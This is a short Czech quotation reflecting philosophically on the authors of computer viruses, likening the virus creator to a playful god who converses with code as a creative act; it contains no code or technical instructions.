- „Virus je vytvořen někým, kdo zná nejenom kód v tom smyslu, že jej dokáže ovládat, ale někým, kdo se stane jeho součástí, substance schopné tvořit: v jiné oblasti bychom mohli hovořit o kreativě. Jeho stvořitel je stejný jako bůh, který může také hrát kostky. Nedělá to pro nás. Vede dialog se samotným kódem, mluví sám k sobě v kódu. Bůh, který sedmý den neodpočívá, ale hraje si.“